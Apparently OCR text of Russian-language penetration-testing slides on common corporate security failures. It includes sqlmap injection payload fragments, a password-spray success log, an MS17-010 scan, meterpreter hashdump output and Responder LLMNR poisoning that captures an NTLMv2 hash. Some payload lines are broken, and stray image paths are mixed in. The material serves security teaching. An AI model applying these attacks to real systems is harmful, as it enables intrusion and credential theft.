Payload: https: id=198749&file=209824
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: https: id=198749&file=209824
Type: UNION query
Title: Generic UNION query (NULL) - 8 columns
Payload: https: id=198749&file=-7489 U
447055745 26c63726e6b704f6e654c68545a4d7871785a6576474d547a,0x71766

Отсутствие грамотной парольной политики и двухэтапной аутентификации


```
[+] Success:          vaIV@example.com:Qq123456
[+] Success:          vaNS@example.com:Qq123456
[+] Success:          st2@example.com:Qq123456
[+] Success:          lna.KI@example.com:Qq123456
[+] Success:          v.IS@example.com:Qq123456
[+] Success:          bRM@example.com:Qq123456
[+] Success:           NN@example.com:Qq123456
[+] Success:          V@example.com:Qq123456
[+] Success:          NV@example.com:Qq123456
[+] Success:          @example.com:Qq123456
[+] Success:          aIV@example.com:Qq123456
[+] Success:           DS@example.com:Qq123456
[+] Success:          S@example.com:Qq123456
[+] Success:          @example.com:Qq123456
[+] Success:          v.VV@example.com:Qq123456
[+] Success:          lkova@example.com:Qq123456
[+] Success:          haMV@example.com:Qq123456
[+] Success:           DO@example.com:Qq123456
[+] Success:          @example.com:Qq123456
[+] Success:          a.AI@example.com:Qq123456
[+] Success:          @example.com:Qq123456
[+] Success:          AA@example.com:Qq123456
```


TOTP (Authenticator app)
Get the authentication code from the two-factor authentication app on your device.
546629
Submit
Use backup code
Cancel log in
Nextcloud – a safe home for all your data


Внутренний периметр

Отсутствие запрета маршрутизации между VLAN

Сетевик раскидал сеть на VLAN. Ожидание



Реальность


10.57.30.42
(10.57.31.45)
10.57.31.7
10.56.30.5
(10.57.30.32)
10.50.60.66
10.67.30.6
router.asus.com
localhost
(10.56.30.4)
(10.57.30.36)
10.67.30.10
172.30.12.37
172.30.11.37
192.168.186.211
192.168.186.210

SHADOW IT

мал золотник да дорог


И тут нет...
Эй, пентестер
Да где же они?
Не это ищешь?
Shadow IT
meme-arsenal.ru

Shadow IT:

- Поиск учетных данных в открытом виде;
- Поиск старых активов организации (субдомены, приложения, сервера);
- Поиск забытых подсетей;

Использование устаревшего ПО

```
msf6 auxiliary(scanner/portscan/tcp) > db_nmap --script smb-vuln* -p 445 192.168.1.201
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-21 08:58 EDT
[*] Nmap: Nmap scan report for 192.168.1.201
[*] Nmap: Host is up (0.0045s latency).
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: MAC Address: [redacted]
[*] Nmap: Host script results:
[*] Nmap: |_smb-vuln-ms10-054: false
[*] Nmap: |_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
[*] Nmap: | smb-vuln-ms17-010:
[*] Nmap: |   VULNERABLE:
[*] Nmap: |   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
[*] Nmap: |     State: VULNERABLE
[*] Nmap: |     IDs:  CVE:CVE-2017-0143
[*] Nmap: |     Risk factor: HIGH
[*] Nmap: |       A critical remote code execution vulnerability exists in Microsoft SMBv1
[*] Nmap: |        servers (ms17-010).
[*] Nmap: |
[*] Nmap: |     Disclosure date: 2017-03-14
[*] Nmap: |     References:
[*] Nmap: |       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
[*] Nmap: |       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
[*] Nmap: |_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 7.45 seconds
msf6 auxiliary(scanner/portscan/tcp) >
```

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 6aa59a088dcbff06e00763383d08e790...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[-] Unknown user hash revision: 45678
[*] Dumping password hints...

Администратор:[redacted]

[*] Dumping password hashes...


Администратор:500:[redacted]:::
Гость:501:[redacted]:::
[redacted]:::
manager2:1004:[redacted]:::
manager3:1005:[redacted]:::
manager4:1006:[redacted]:::
manager5:1007:[redacted]:::
manager6:1008:[redacted]:::
manager1:1009:[redacted]:::
manager7:1010:[redacted]:::
buhgalter:1011:[redacted]:::
manager8:1012:[redacted]:::
[redacted]:::
admin:1017:[redacted]:::
```

Отсутствие защиты Active Directory

- Эксплуатация wpad,
- Эксплуатация netbios/llmnr,

- Техника password spray,
- Атаки на Kerberos (AS-REP Roasting, Kerberoasting),
- Перечисление гостевых SMB папок,
- SMB relay,
- И другие…

lmsecurity 20 февраля в 11:30

Утечка домена. Как мы получили доступ к корпоративной переписке через оставленный .git и wpad.dat

Информационная безопасность *, Администрирование доменных имен *, Системное администрирование *

Из песочницы

```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.210.145]
    Challenge set              [1122334455667788]



[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 192.168.210.135 for name WIN-0CB6GNL918D
[*] [LLMNR]  Poisoned answer sent to 192.168.210.135 for name SNARE01
[SMB] NTLMv2-SSP Client   : 192.168.210.135
[SMB] NTLMv2-SSP Username : \                \Administrator
[SMB] NTLMv2-SSP Hash     : Administrator::W                I
0000000000070A2DC070884D20144D618232AF194C3000000002000A0053004D004200310032
A0053004D004200310032000300 0A0053004D004200310032000500 0A0053004D00420031003203000009CE15F20343FB73E4310F001BF4D51F5468D0ADD185541591DA2A90ADC11079F0A001000
0180063006900660073002F0053004E00410052004500300031000000000000000000
[SMB] Requested Share     : \\SNARE01\IPC$
[*] [LLMNR]  Poisoned answer sent to 192.168.210.135 for name SNARE01
[*] Skipping previously captured hash for WIN-0CB6GNL918D\Administrator
[SMB] Requested Share     : \\SNARE01\IPC$
[+] Exiting...
```

Выводы:

1. Ошибки случаются. Это часть процесса развития;
2. Предотвратить инцидент невозможно без опыта в сфере безопасности;
3. Важно исправить ошибку раньше, чем ей воспользуется злоумышленник;
4. Необходимо бежать, чтобы оставаться на месте (С) А. С. Шабуров.

Готов ответить на ваши вопросы!

Email: curiv@protonmail.com
TG: t.me/curiv
TG: t.me/lmsecurity